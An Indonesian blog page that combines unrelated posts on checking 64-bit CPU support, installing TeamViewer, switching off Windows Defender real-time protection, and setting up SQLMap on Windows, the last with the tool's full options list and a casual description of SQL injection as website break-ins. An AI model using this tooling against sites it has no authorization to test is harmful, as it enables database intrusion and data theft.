Tuesday, July 25, 2017

Cara Mengetahui Prosesor Laptop 64 Bit Dan 32 Bit

– Terdapat dua tipe komputer di lihat dari sistem operasi komputer yang digunakan yaitu komputer 32 bit dan 64 bit. Kedua tipe komputer ini memiliki kelebihan dan kekurangannya masing-masing dan sebaiknya kita tahu akan hal ini. Memiliki sebuah perangkat komputer baik itu laptop atau komputer desktop tentu sangat membantu dalam mengerjakan berbagai keperluan, terutama yang membutuhkan bantuan aplikasi komputer. Biasanya sebagai pengguna komputer tidak terlalu peduli mengenai tipe sistem operasi, prosesor dan komponen hardware yang terdapat di dalam komputer yang ia gunakan. Hal ini wajar karena sebagai pengguna komputer kerapkali dihadapkan dengan pekerjaan yang memang memakan waktu.

Sebagai tambahan informasi, bahwa tipe sistem operasi yang digunakan di komputer dapat kita tentukan penggunaanya. Kita dapat mimilih tipe sistem operasi komputer 32 bit atau 64 bit sesuai dengan spesifikasi hardware yang terdapat di dalam komputer. Bila komponen hardware komputer cukup tinggi dan memenuhi syarat untuk di instal sistem operasi komputer dengan tipe 64 bit lebih baik kita menggunakan sistem operasi tipe 64 bit saja karena lebih banyak memiliki kelebihan.


Komputer dengan teknologi prosesor 64 bit dapat dipasang  sistem operasi 32 bit, namun komputer dengan teknologi prosesor 32 bit tidak dapat dipasang sistem operasi 64 bit

Komputer lama (lawas) yang diproduksi secara masal sebelum tahun 2008 masih menggunakan teknologi 32 bit, sementara itu untuk komputer yang diproduksi sekarang ini sebagian besar sudah menggunakan prosesor 64 bit namun, masih banyak juga yang masih menggunakan prosesor 32 bit. Hal ini berhubungan dengan aplikasi komputer yang masih banyak menggunakan teknologi 32 bit dan untuk masalah harga, 32 bit jauh lebih murah.

Banyak pengguna komputer yang mungkin tidak puas dengan performa komputer yang dimilikinya. Penggunaan memori RAM dan tipe prosesor merupakan dua komponen utama laptop/komputer yang berpengaruh terhadap performa kecepatan komputer dalam mengolah data binari. Untuk itulah kita sebaiknya mengetahui apakah komputer yang kita miliki sudah  support 64 bit atau belum sehingga kita dapat melakukan upgrade sistem ke performa yang lebih baik.


Cara Mengetahui Prosesor Laptop Mendukung 64 Atau Tidak


Pada postingan kali ini, saya akan berbagi cara mengetahui tipe prosesor pada komputer pc/laptop apakah sudah mendukung teknologi 64 bit atau belum. Hal ini diperlukan supaya dalam proses pemasangan sistem operasi komputer dapat kita tentukan apakah akan menggunakan sistem operasi 64 bit atau 32 bit. Selain itu, lihat pula kapasitas memori RAM yang terdapat di komputer, karena bila kita ingin memasang sistem operasi 64 bit, setidaknya memiliki kapasitas RAM sebesar 4GB (maksimal 1TB/menurut beberapa sumber yang saya baca). Karena, bila hanya menggunakan memori RAM dengan kapasitas kecil (RAM<4GB) maka, kita tidak akan bisa menikmati fiture-fiture yang terdapat pada teknologi 64 bit secara maksimal, lebih baik pakai sistem operasi 32 bit saja.

A. Sistem Linux


Pengguna sistem Linux dapat mengetahui apakah komputer yang digunakan mendukung 64 bit atau tidak dengan mengetikan perintah teks dibawah ini pada terminal Linux :

lscpu | grep mode

Hasilnya terlihat seperti dibawah ini :
CPU op-mode(s):        32 bit, 64 bit

Lihat pada CPU (Central Procesing Unit) op-mode (s) : 32 bit, 64 bit. Informasi tersebut menandakan bahwa komputer support (mendukung) teknologi 64 bit. Berarti komputer yang kita gunakan dapat di pasang sistem operasi 32 bit dan 64 bit.

Sekarang mari kita cek nilai RAM yang terdapat di dalam komputer, dengan menggunakan perintah teks berikut ini :

sudo dmidecode -t memory | grep -i size

Hasilnya akan terlihat seperti di bawah ini :
Size: 2048 MB
Size: No Module Installed
Size: 2048 MB
Size: No Module Installed

Dua keping memori RAM dengan kapasitas masing-masing sebesar 2 GB (2048 MB) sudah terpasang di dalam komputer. Bila di total, berarti komputer memiliki memori RAM sebesar 4 GB. Setelah mengetahui nilai RAM yang digunakan, kita dapat menambah kapasitas RAM dengan cara membeli RAM baru dan memasangnya pada slot RAM yang masih kosong (No Module Installed), atau kita juga bisa mengganti RAM lama dengan RAM baru yang memilki kapasitas yang lebih besar.

B. Sistem Windows


Bila anda pengguna sistem operasi Windows, kita bisa cek apakah perangkat komputer tersebut sudah support 64 bit atau belum melalui properties System.

Buka Control Panel --> System

Cara Mengetahui Prosesor Support 64 Bit Dan 32 Bit

Lihat pada bagian system type , bila di sana tertulis 64 bit Operating System, maka komputer sudah support 64 bit, karena sistem operasi komputer yang terpasang adalah tipe 64 bit. Namun, bila di sana tertulis 32 bit operating System, berarti di dalam komputer tersebut terpasang sistem operasi 32 bit dan kita belum bisa memastikan apakah komputer sudah mendukung teknologi 64 bit atau belum.

→ Selanjutnya lihat pada bagian Rating , klik pada tautan (link) windows experience index. Pada jendela baru yang terbuka, KLIK pada tautan view and print detail performance and system infomation.

Akan terbuka sebuah jendela baru yang menampilkan detail informasi dari komputer. Lihat pada bagian System - 64 bit capable, bila disana tertulis atau terdeteksi 'yes' maka, komputer yang anda gunakan sudah support teknologi 64 bit , sebaliknya bila disana terdapat tulisan 'no' berarti komputer yang anda gunakan belum support teknologi 64 bit.

C. Lihat Properties Prosesor Melalui Situs Web Intel


Prosesor yang diproduksi oleh perusahaan Intel merupakan jenis prosesor yang paling banyak digunakan saat ini. Kita dapat melihat detail prosesor intel melalui situs web ark.intel.com. Sebelumnya pastikan terlebih dahulu nama prosesor yang akan kita cek spesifikasinya secara detail. Lakukan dengan cara seperti di bawah ini untuk mengetahui nama prosesor yang terpasang di dalam komputer :

1. Linux Mint/Ubuntu

Bagi pengguna Linux mint, nama prosesor dapat dilihat melalui Informasi Sistem yang tersedia di sistem Linux mint.

Buka Menu > Preferensi > Informasi Sistem

Pada jendela Informasi Sistem, lihat pada bagian PROSESOR :

Prosesor Intel(c) Pentium(c) CPU        P6100  @ 2.00GHz x 2

Atau ketik perintah teks di bawah ini pada melalui terminal Linux (ctrl-alt-t)

cat /proc/cpuinfo

Lihat pada model name, itulah nama prosesor yang digukan pada komputer yang kita miliki.

.
.
model : 37
model name : Intel(R) Pentium(R) CPU        P6100  @ 2.00GHz
stepping : 5
microcode
.
.

Terlihat nama prosesor yang digunakan adalah P6100 sebanyak dua buah

2. Sistem Windows

Bagi pengguna sistem operasi Windows, kita dapat melihat nama prosesor melalui Menu Properties Komputer, lihat pada bagian System :

Processor  Intel(R) Pentium (R) CPU P6100 @2.00GHz 2.00GHz

Cek Prosesor Intel

Setelah mengetahui nama prosesor pada komputer yang kita gunakan, buka situs web ark.intel.com masukan/ketik nama prosesor (P6100) pada kolom pencarian dan klik tombol Search. Setelah itu akan muncul spesifikasi PROSESOR dengan informasi data yang detail. Pada tabel spesifikasi, lihat bagian TEKNOLOGI CANGGIH, disana akan kita jumpai informasi mengenai teknologi prosesor, apakah support 64 bit atau tidak.

Contoh yang support 64 bit :

Cara Mengetahui Prosesor Support 64 Bit Dan 32 Bit

Kesimpulan


Dengan mengetahui apakah komputer yang kita gunakan sudah mendukung (support) 64 bit atau belum, maka kita dapat memilih jenis sistem operasi yang terbaik untuk komputer pc/laptop yang kita miliki. Bila ternyata komputer yang kita gunakan sudah support 64 bit lebih baik kita menggunakan sistem operasi 64 bit untuk mendapatkan performa yang lebih baik. Namun, kita harus lihat terlebih dahulu kapasitas memori RAM yang terpasang di dalam komputer. Bila kurang dari 4GB, maka kita harus melakukan upgrade RAM dengan kapasitas yang lebih besar.  Demikian cara mengetahui apakah komputer yang kita digunakan 32 bit atau 64 bit, semoga bermanfaat.

Panduan Download/Unduh & Install Aplikasi/Software Remote TeamViewer

TeamViewer adalah aplikasi yang digunakan untuk meremote atau mengontrol komputer, berbagi desktop, presentasi rapat online, konferensi web dan transfer data antar komputer melalui LAN (Local Area Network) ataupun internet.

Perangkat lunak ini bisa beroperasi di hampir semua operasi sistem, diantaranya : Microsoft Windows, Windows Phone, Windows RT, Android, Linux, OS X dan iOS.

Anda bisa malakukan download aplikasi TeamViewer melalui link di bawah ini, namun hanya untuk sistem operasi Windows.


Download Point Blank Patch Manual (PB Indonesia Terbaru 2013)
Cara download file di D-dig

TeamViewer
Versi : 8
Lisensi : Gratis
Ukuran : 5.56 MB
Sistem operasi : Windows
Download / Unduh

Cara instalasi aplikasi TeamViewer :
  1. Buka aplikasi Installer dari TeamViewer.
  2. Pilih Install. Tekan tombol Next >
  3. Pilih personal / non-commercial use. Tekan tombol Next >
  4. Centang I accept the.. dan I agree that.. Tekan tombol Next >
  5. Pilih No (default). Tekan tombol Finish.
Terima kasih telah berkunjung


Panduan Mengaktifkan & Menonaktifkan Windows Defender Real Time Protection di Windows 10

Windows Defender adalah program antivirus default pada Windows 10. Seperti yang telah Anda ketahui, meskipun Windows Defender sudah menawarkan keamanan dasar, namun masih banyak pengguna yang menggunakan program antivirus dari pihak ketiga seperti Kaspersky, BitDefender, dan Norton sebagai antivirus mereka. Hal tersebut disebabkan karena banyak pengguna yang masih kurang percaya dengan Windows Defender dan mengira ia tidak memiliki kemampuan yang cukup kompleks untuk menangani virus Windows masa kini.
Selain untuk menginstall antivirus lain, mematikan Windows Defender juga kadang diperlukan ketika akan menjalankan aplikasi tertentu agar aplikasi tersebut berjalan dengan lancar.
Pada tutorial kali ini,  akan membahas menganai bagaimana cara mematikan atau mengaktifkan Windows Defender real-time protection pada Windows 10.
Windows Defender Windows 10
Mohon dicatat, dengan mematikan real-time protection, bukan berarti fungsi Windows Defender akan mati sepenuhnya. Ketika Windows 10 mengetahui real-time protection dimatikan, Windows 10 akan secara otomatis mengaktifkan Windows Defender real-time protection kembali dalam beberapa menit. Jadi jika Anda ingin mematikan fitur real-time protection sepenuhnya, ikuti langkah mematikan Windows Defender real-time protection di bawah ini.
Peringatan: Kami tidak merekomendasikan untuk mematikan real-time protection kecuali memang ada keperluan yang harus dilakukan dengan real-time protection dalam kondisi mati.
  • Cara 1 – Mematikan / Menghidupkan Windows Defender real-time protection melalui Settings
  • Cara 2 – Menonaktifkan / Mengaktifkan Windows Defender real-time protection melalui Group Policy
Cara 1

Mematikan / Menghidupkan Windows Defender real-time protection melalui Settings


Langkah 1: Buka Settings. Caranya, klik ikon Settings yang ada pada Start Menu atau gunakan Windows + I untuk membuka Settings dengan cepat.
Membuka Settings Windows 10

Langkah 2: Klik Update and security (Windows Update, recovery, backup).
Update and security Windows 10

Langkah 3: Klik Windows Defender.
Pengaturan Windows Defender

Langkah 4: Terakhir, matikan pilihan Real-time protection untuk menonaktifkan real-time protection.
Mematikan Real-time protection

Setelah langkah-langkah di atas dilakukan dengan benar, Anda akan melihat pemberitahuian bahwa antivirus telah dimatikan.
Pemberitahuan Turn on virus protection
Cara 2

Menonaktifkan / Mengaktifkan Windows Defender real-time protection melalui Group Policy

Harap dicatat bahwa Group Policy Editor tidak tersedia pada Windows 10 Home Edition, sehingga cara kedua ini hanya dapat dilakukan jika PC Anda menggunakan Windows 10 pro dan edisi Enterprise. Jika Anda menggunakan Home Edition, silahkan ikuti cara satu yang telah di sebutkan di atas.

Langkah 1: Ketikan Group Policy di Start menu lalu tekan Enter untuk membuka Local Group Policy Editor.
Tips: Anda juga dapat menggunakan gpedit.msc melalui Run untuk membuka Group Policy Editor.
Edit Group Policy Windows 10

Langkah 2: Pindahkan ke direktori Configuration > Administrative Templates > Windows Components > Windows Defender > Real-time Protection.

Langkah 3: Pada sisi kanan, cari aturan dengan judul Turn off real-time protection lalu klik ganda aturan tersebut untuk membuka jendela Properties.
Group Policy Turn off real-time protection
Langkah 4: Pilih opsi Enabled untuk mematikan aturan tersebut lalu klik tombol Apply.
Group Policy Turn off real-time protection
Catatan: Untuk mengaktifkan kembali real-time protection, pilih opsi Not Configured lalu klik tombol Apply.

Panduan Install SQLMap di Windows 10


Kali ini saya akan membagikan tutorial bagaimana caranya menginstall SQLMap pada sistem operasi Windows. Biasanya SQLMap ini paling sering kita jumpai pada sistem operasi Linux dan sejenisnya.

Fungsi SQLMap sendiri adalah untuk melakukan SQL Injection dan mencari kelemahan pada sistem database yang akan kita serang. Langsung saja kita menuju step-step proses instalasinya.

1. Pertama download terlebih dahulu Python terserah menggunakan versi berapa saja. Kalian dapat mendownloadnya disini.


2. Kemudian install Python tersebut.


3.  Download juga program Active Python, dapat kalian download disini.


4. Kemudian install Active Python tersebut.


5. Sekarang kita download file SQLMap nya dengan format ZIP, dapat kalian download disini. 


6.  Silakan extract file ZIP yang telah kalian download. Saya mengextract file tersebut di "C:\Pentest\SQLMap".


7. Buka CMD Run as Admin, kemudian masuk ke direktori dimana kalian mengextract file ZIP SQLMap tersebut.


8. Selesai! Sekarang kalian dapat menggunakan SQLMap tersebut. Untuk command nya masih sama seperti yang digunakan di Linux.

Sekian artikel yang dapat saya bagikan pada kesempatan kali ini, semoga bermanfaat!


Monday, July 24, 2017

Cara Menjalankan Sqlmap Di Windows


Sebelum kita melangkah ke tutorial sqlmap di windows kita perlu tau dulu apa itu sqlmap injection untuk pengertian sql injection silahkan berkunjug ke  sini ( WIKI )
klo belum mengerti ane artikan menurut otak ane yah :v
sql injection adalah sebuah kegiatan untuk melakukan pembobolan alias hacking di website seseorang dengan cara memodifikasi perintah sql yang ada di data applikasi website atau mengeksploit web applikasi  seseorang .. 
sebagian besar digunakan untuk merusak ataupun mencuri data yang ada didalam website tersebut akan tetapi untuk white hat kebanyakan hanya untuk melakukan security tester ...
ok bahan2 nya yang sering ane pake
+  sqlmap
ok maap klo penjelasan terlalu singkat dan kurang benar hehehe....
Next kita melangkah ke tutorial sqlmap di windows
Pertama2 kita masuk dulu di direktori python untuk menjalankan sqlmap
buka CMD buat yang belum tau apa itu cmd bisa berkunjung ke wiki lagi

setelah membuka cmd kita masuk ke direktori python contoh install python di 
   local disk C: python/sqlmap
lihat gambar Bagus nya ^_^


pada cmd ketik " CD ../.. "  note ( tanpa tanda petik (") )
setelah tulisan di cmd berbentuk   C:\> artinya kita udah masuk ke direktori C:
ketik dir untuk melihat isi yang ada di C:
setelah ketemu python ketik lagi di cmd  " cd python .." note. (tanpa tanda petik (") )
setelah tulisan di CMD berbentuk C:\>\python artinya anda sudah masuk ke direktori python
ketik dir dan cari sqlmap folder,, setelah ketemu 
ketik lagi di cmd cd sqlmap ..
akhirnya  bisa ^_^ 
etts blum selesai itu baru masuk ke Direktori blum untuk menjalankan sqlmap nya hahah
untuk lebih gampang nya  mengenai memasuki direktory SQLMAP pada saat install python taruh instalasi python di local DIsk C: dan hapus tulisan 2.7.2 setelah itu next extract sqlmap di dalam direktori python seperti gambar diatas  untuk perintah nya tinggal ( ketik " cd ../..  " ) terus ketik cd python/ sqlmap ..   ^_^
kebnyakan temen2 gagal dan bertanya-nya knapa muncul tulisan eror itu dikarenakan anda tidak melakukan perintah di cmd dengan benar pada saat memasuki direktori python ,, panjang amat nih ceritanya kapan lanjut hehe ok next lanjut
setelah tulisan di cmd berbentuk atau bertulisakan C:\Python\sqlmap> artinya anda sukses 
untuk perintahnya mohon baca dibawah ini 
Usage: python sqlmap.py [options]
Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)
Target:
    At least one of these options has to be provided to set the target(s)
    -d DIRECT           Direct connection to the database
    -u URL, --url=URL   Target URL (e.g. "www.target.com/vuln.php?id=1")
    -l LOGFILE          Parse targets from Burp or WebScarab proxy logs
    -m BULKFILE         Scan multiple targets enlisted in a given textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file
Request:
    These options can be used to specify how to connect to the target URL
    --data=DATA         Data string to be sent through POST
    --param-del=PDEL    Character used for splitting parameter values
    --cookie=COOKIE     HTTP Cookie header
    --cookie-del=CDEL   Character used for splitting cookie values
    --load-cookies=L..  File containing cookies in Netscape/wget format
    --drop-set-cookie   Ignore Set-Cookie header from response
    --user-agent=AGENT  HTTP User-Agent header
    --random-agent      Use randomly selected HTTP User-Agent header
    --host=HOST         HTTP Host header
    --referer=REFERER   HTTP Referer header
    --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
    --auth-type=ATYPE   HTTP authentication type (Basic, Digest or NTLM)
    --auth-cred=ACRED   HTTP authentication credentials (name:password)
    --auth-private=A..  HTTP authentication PEM private key file
    --proxy=PROXY       Use a HTTP proxy to connect to the target URL
    --proxy-cred=PCRED  HTTP proxy authentication credentials (name:password)
    --ignore-proxy      Ignore system default HTTP proxy
    --tor               Use Tor anonymity network
    --tor-port=TORPORT  Set Tor proxy port other than default
    --tor-type=TORTYPE  Set Tor proxy type (HTTP (default), SOCKS4 or SOCKS5)
    --check-tor         Check to see if Tor is used properly
    --delay=DELAY       Delay in seconds between each HTTP request
    --timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
    --retries=RETRIES   Retries when the connection timeouts (default 3)
    --randomize=RPARAM  Randomly change value for given parameter(s)
    --safe-url=SAFURL   URL address to visit frequently during testing
    --safe-freq=SAFREQ  Test requests between two visits to a given safe URL
    --skip-urlencode    Skip URL encoding of payload data
    --force-ssl         Force usage of SSL/HTTPS
    --hpp               Use HTTP parameter pollution
    --eval=EVALCODE     Evaluate provided Python code before the request (e.g. "import hashlib;id2=hashlib.md5(id).hexdigest()")
Optimization:
    These options can be used to optimize the performance of sqlmap
    -o                  Turn on all optimization switches
    --predict-output    Predict common queries output
    --keep-alive        Use persistent HTTP(s) connections
    --null-connection   Retrieve page length without actual HTTP response body
    --threads=THREADS   Max number of concurrent HTTP(s) requests (default 1)
Injection:
    These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts
    -p TESTPARAMETER    Testable parameter(s)
    --skip=SKIP         Skip testing for given parameter(s)
    --dbms=DBMS         Force back-end DBMS to this value
    --dbms-cred=DBMS..  DBMS authentication credentials (user:password)
    --os=OS             Force back-end DBMS operating system to this value
    --invalid-bignum    Use big numbers for invalidating values
    --invalid-logical   Use logical operations for invalidating values
    --no-cast           Turn off payload casting mechanism
    --no-escape         Turn off string escaping mechanism
    --prefix=PREFIX     Injection payload prefix string
    --suffix=SUFFIX     Injection payload suffix string
    --tamper=TAMPER     Use given script(s) for tampering injection data
Detection:
    These options can be used to customize the detection phase
    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (0-3, default 1)
    --string=STRING     String to match when query is evaluated to True
    --not-string=NOT..  String to match when query is evaluated to False
    --regexp=REGEXP     Regexp to match when query is evaluated to True
    --code=CODE         HTTP code to match when query is evaluated to True
    --text-only         Compare pages based only on the textual content
    --titles            Compare pages based only on their titles
Techniques:
    These options can be used to tweak testing of specific SQL injection techniques
    --technique=TECH    SQL injection techniques to use (default "BEUSTQ")
    --time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
    --union-cols=UCOLS  Range of columns to test for UNION query SQL injection
    --union-char=UCHAR  Character to use for bruteforcing number of columns
    --union-from=UFROM  Table to use in FROM part of UNION query SQL injection
    --dns-domain=DNS..  Domain name used for DNS exfiltration attack
    --second-order=S..  Resulting page URL searched for second-order response
Fingerprint:
    -f, --fingerprint   Perform an extensive DBMS version fingerprint
Enumeration:
    These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements
    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --hostname          Retrieve DBMS server hostname
    --is-dba            Detect if the DBMS current user is DBA
    --users             Enumerate DBMS users
    --passwords         Enumerate DBMS users password hashes
    --privileges        Enumerate DBMS users privileges
    --roles             Enumerate DBMS users roles
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --count             Retrieve number of entries for table(s)
    --dump              Dump DBMS database table entries
